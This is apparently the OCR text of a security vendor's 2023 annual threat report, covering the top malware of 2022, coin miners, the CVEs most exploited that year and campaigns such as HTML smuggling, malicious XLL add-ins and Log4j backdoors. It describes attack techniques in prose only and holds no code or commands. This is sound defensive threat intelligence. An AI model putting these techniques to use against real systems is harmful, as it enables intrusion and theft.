
What is
Coin Miner Malware?

Coin Miners (also called cryptocurrency miners) are programs that generate Bitcoin, Monero, Ethereum, or other cryptocurrencies that are surging in popularity. When intentionally run for one's own benefit, they may prove a valuable source of income.

However, cyber criminals have created threats and viruses which use such commonly available mining software to take advantage of someone else's computing resources (CPU, GPU, RAM, network bandwidth, and power), without their knowledge or consent (i.e. crypto jacking).


Phishing Attack Statistics

Phishing URL Attacks



Top 5 Windows Malware

The below figure represents the Top 5 Windows malware of 2022. These malwares have made it to this list based upon their rate of detection from July to Sep of 2022.



Top 5 Windows Malware Details

01 W32.Pioneer.CZ1

Threat Level: **Medium**
Category: **File Infector**
Method of Propagation: **Removable or network drives**

Behaviour:

- The malware injects its code to the files present on disk and shared network.
- It decrypts malicious DLL present in the file & drops it.
- This DLL performs malicious activities and collects system information & sends it to a CNC server.

02 LNK.Cmd.Exploit

Threat Level: **High**
Category: **Trojan**
Method of Propagation: **Email attachments and malicious websites**

Behaviour:

- Uses cmd.exe with "/c" command line option to execute other malicious files.
- Executes simultaneously malicious.vbs file with name "help.vbs" along with a malicious exe file. The malicious vbs file uses Stratum mining protocol for Monero mining.

03 Trojan.Starter.YY4

Threat Level: **High**
Category: **Trojan**
Method of Propagation: **Email attachments and malicious websites**

Behaviour:

- Creates a process to run the dropped executable file.
- Modifies computer registry settings that may cause a system crash.
- Downloads other malware like keylogger.
- Slows down the booting and shutting down process of the infected computer.
- Allows hackers to steal confidential data like credit card details and personal information from the infected system.

04 CRM.CoinHive.4557

Threat Level: **High**
Category: **Coin Miner**
Method of Propagation: **Malicious websites and software bundle**

Behaviour:

- They are suspicious chrome extensions that contain mining URLs which perform crypto mining whenever the browser gets loaded.

05 Worm.AUTOIT.Tupym.A

Threat Level: **Medium**
Category: **Worm**
Method of Propagation: **Malicious links in instant messenger**


Behaviour:

- Malware drops file in system 32 folder and executes it from dropped location.
- It connects to the malicious website, and modifies start page of browser to another site through registry entry. Also creates Run entry for the same dropped file for persistence.

Top 5 Potentially Unwanted Applications (PUA) and Adware

Potentially Unwanted Applications (PUA) and Adware programs are not necessarily harmful but using them might lead to security risks. Adwares are softwares used to display ads to users. While some are legitimate others are used to drop spyware that steals user information.


Below figure represents the top 5 PUAs and Adware detected by Quick Heal in 2022.



Top 5 Host-Based Exploits

An exploit is a piece of code or crafted data that takes advantage of a bug or vulnerability in the targeted system or an application running on it.

The following figure represents the top 5 Host-Based exploits of 2022




What are host-based exploits?

Host-based exploits are those that target security vulnerabilities found in host-based applications. (Host is a computer or other device connected to a computer network). These exploits are detected by endpoint detection modules such as Virus Protection, Email Protection, and Scanner.

Top 5 Network-Based Exploits

The following figure represents the top 5 Network-Based Windows exploits of 2022



What are **network-based exploits?**

Network-based exploits are those that target security vulnerabilities found in network-based applications. Such exploits are detected by IDS/IPS (Intrusion Detection and Prevention System).

CVE Descriptions

CVE-2017-0144

Microsoft Windows SMB Remote Code Execution Vulnerability

This vulnerability enables the attacker to successfully exploit the vulnerability and gain the ability to execute codes on the target server

01

CVE-2017-0147

Microsoft Windows SMB Information Disclosure Vulnerability

An attacker who successfully exploits this vulnerability could craft a particular packet, leading to information disclosure from the server.

02

CVE-2017-0146

Windows SMB (SMBv1) Remote Code Execution Vulnerability

A remote code execution vulnerability exists in the way a Microsoft Server Message Block 1.0 (SMBv1) server handles specific requests. An attacker who successfully exploits the vulnerability could gain the ability to execute codes on the target server.

03

CVE-2017-9841

Code injection vulnerability in PHP Unit

This vulnerability allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a "<?PHP " substring

04


CVE-2021-44228

Apache log4j-core vulnerability


An attacker who can control log messages or parameters can execute arbitrary codes that are loaded from LDAP servers, and other JNDI-related endpoints when message lookup substitution is enabled.

05

Top 5 Affected Cities



Top 5 Affected States




Quick Heal

Stories

Annual
Threat Report

2023



Quick Heal Blog

AsyncRAT Analysis with ChatGPT

Quick Heal Supports Windows 11 Version 23H2

Protect yourself from Vishing Attack!

Proactive Measures to Safeguard against the

STAY UPDATED


POPULAR POSTS

FEATURED AUTHORS

1. Growing Attacks on HTML Smuggling

This year, QBot malware expanded its infection with a technique called HTML Smuggling. HTML smuggling is used as an initial attack vector in which the attacker smuggles malicious script or payload in encoded form. When the victim opens the html attachment, it decodes embedded files and saves them locally on disk. Due to encoded patterns, no malicious content passes through the network, bypassing network filters. Hence, this technique is widely used.

Also, while studying these HTML smuggled files, we came to know that QBot updates its file content from time to time so that it can bypass static detection as well. In the initial waves, encoding was used. Following that, encoding and obfuscation were used. Refer below to see the detection hits related to this campaign.



The criticality of this campaign is high as it has affected more than 350 customers. The main targets of the campaign are Financial services, Education, Government: State & Local, High-Tech, Manufacturing, while the regions targeted are mostly India, Italy, Ghana, Qatar, France, Germany.

2. XLL File Trends in the Threat Landscape

Excel add-ins (XLL) are a type of dynamic link library (DLL) files that can only be opened by Excel. The difference between a regular DLL and an XLL file is that XLLs can have certain exported functions that can be called by the Excel Add-In manager should any event get triggered by the Excel application. Also, as it is associated with an icon similar to other Excel-supported files, attackers are taking advantage of this familiarity to trick victims into opening these files. Attackers send malicious XLL files via email and their target includes sectors like manufacturing, retail, state and local government, finance, and education.

When an XLL file is launched by Excel, it will invoke the export functions based on the defined XLL interface, like xlAutoOpen and xlAutoClose. These functions can be used to load malicious code, similarly to the methods Auto_Open and Auto_Close in VBA macros. It has also been observed that many XLL files abuse open-source, legitimate framework for Excel by add-in development called Excel-DNA. Malware families like Agent Tesla, APT10, DoNot, FIN7, and Formbook are known to use these files.

3. SmokeLoader Distributes Laplas clippers Targeting Various Cryptocurrencies.

A malware strain known as SmokeLoader, which carries popular malware family samples such as SystemBC and Raccoon Stealer 2.0, along with a new clipper malware dubbed Laplas Clipper that targets cryptocurrency users, has been observed. More than 180 different samples related to the clipper malware were identified, indicating that it has been widely deployed. Intelligence indicates that incidents of Laplas Clipper infection are on the rise, where the SmokeLoader is either distributed via malicious documents such as Word or PDF documents, sent through spam emails, or targeted through spear-phishing attacks.

The criticality of the campaign is Medium as it primarily targets cryptocurrency users and has an international impact.

4. Backdoors Leveraged Log4J Vulnerability

Apache disclosed a severe remote code execution vulnerability CVE-2021-44228 in the Apache Java-based log4J logging application in December 2021, named "Log4Shell." Since the bug was discovered, millions of Log4j-targeted attacks have been recorded. The attackers gained initial access by exploiting a vulnerability in Log4j. Malware named B1txor20 infects hosts by exploiting the Log4J vulnerability and uses DNS tunnelling to construct C2 communication. Also, various miners, like Mimo Miner, Jin Miner, APT41, Dridex malware, etc., have been taking advantage of the log4j vulnerability and dropping several backdoors. Backdoors that use PowerShell-based reverse shell can load a Windows binary containing the loader. PowerShell-based backdoors are used extensively for achieving persistence on the impacted system, establishing communication with a command and control 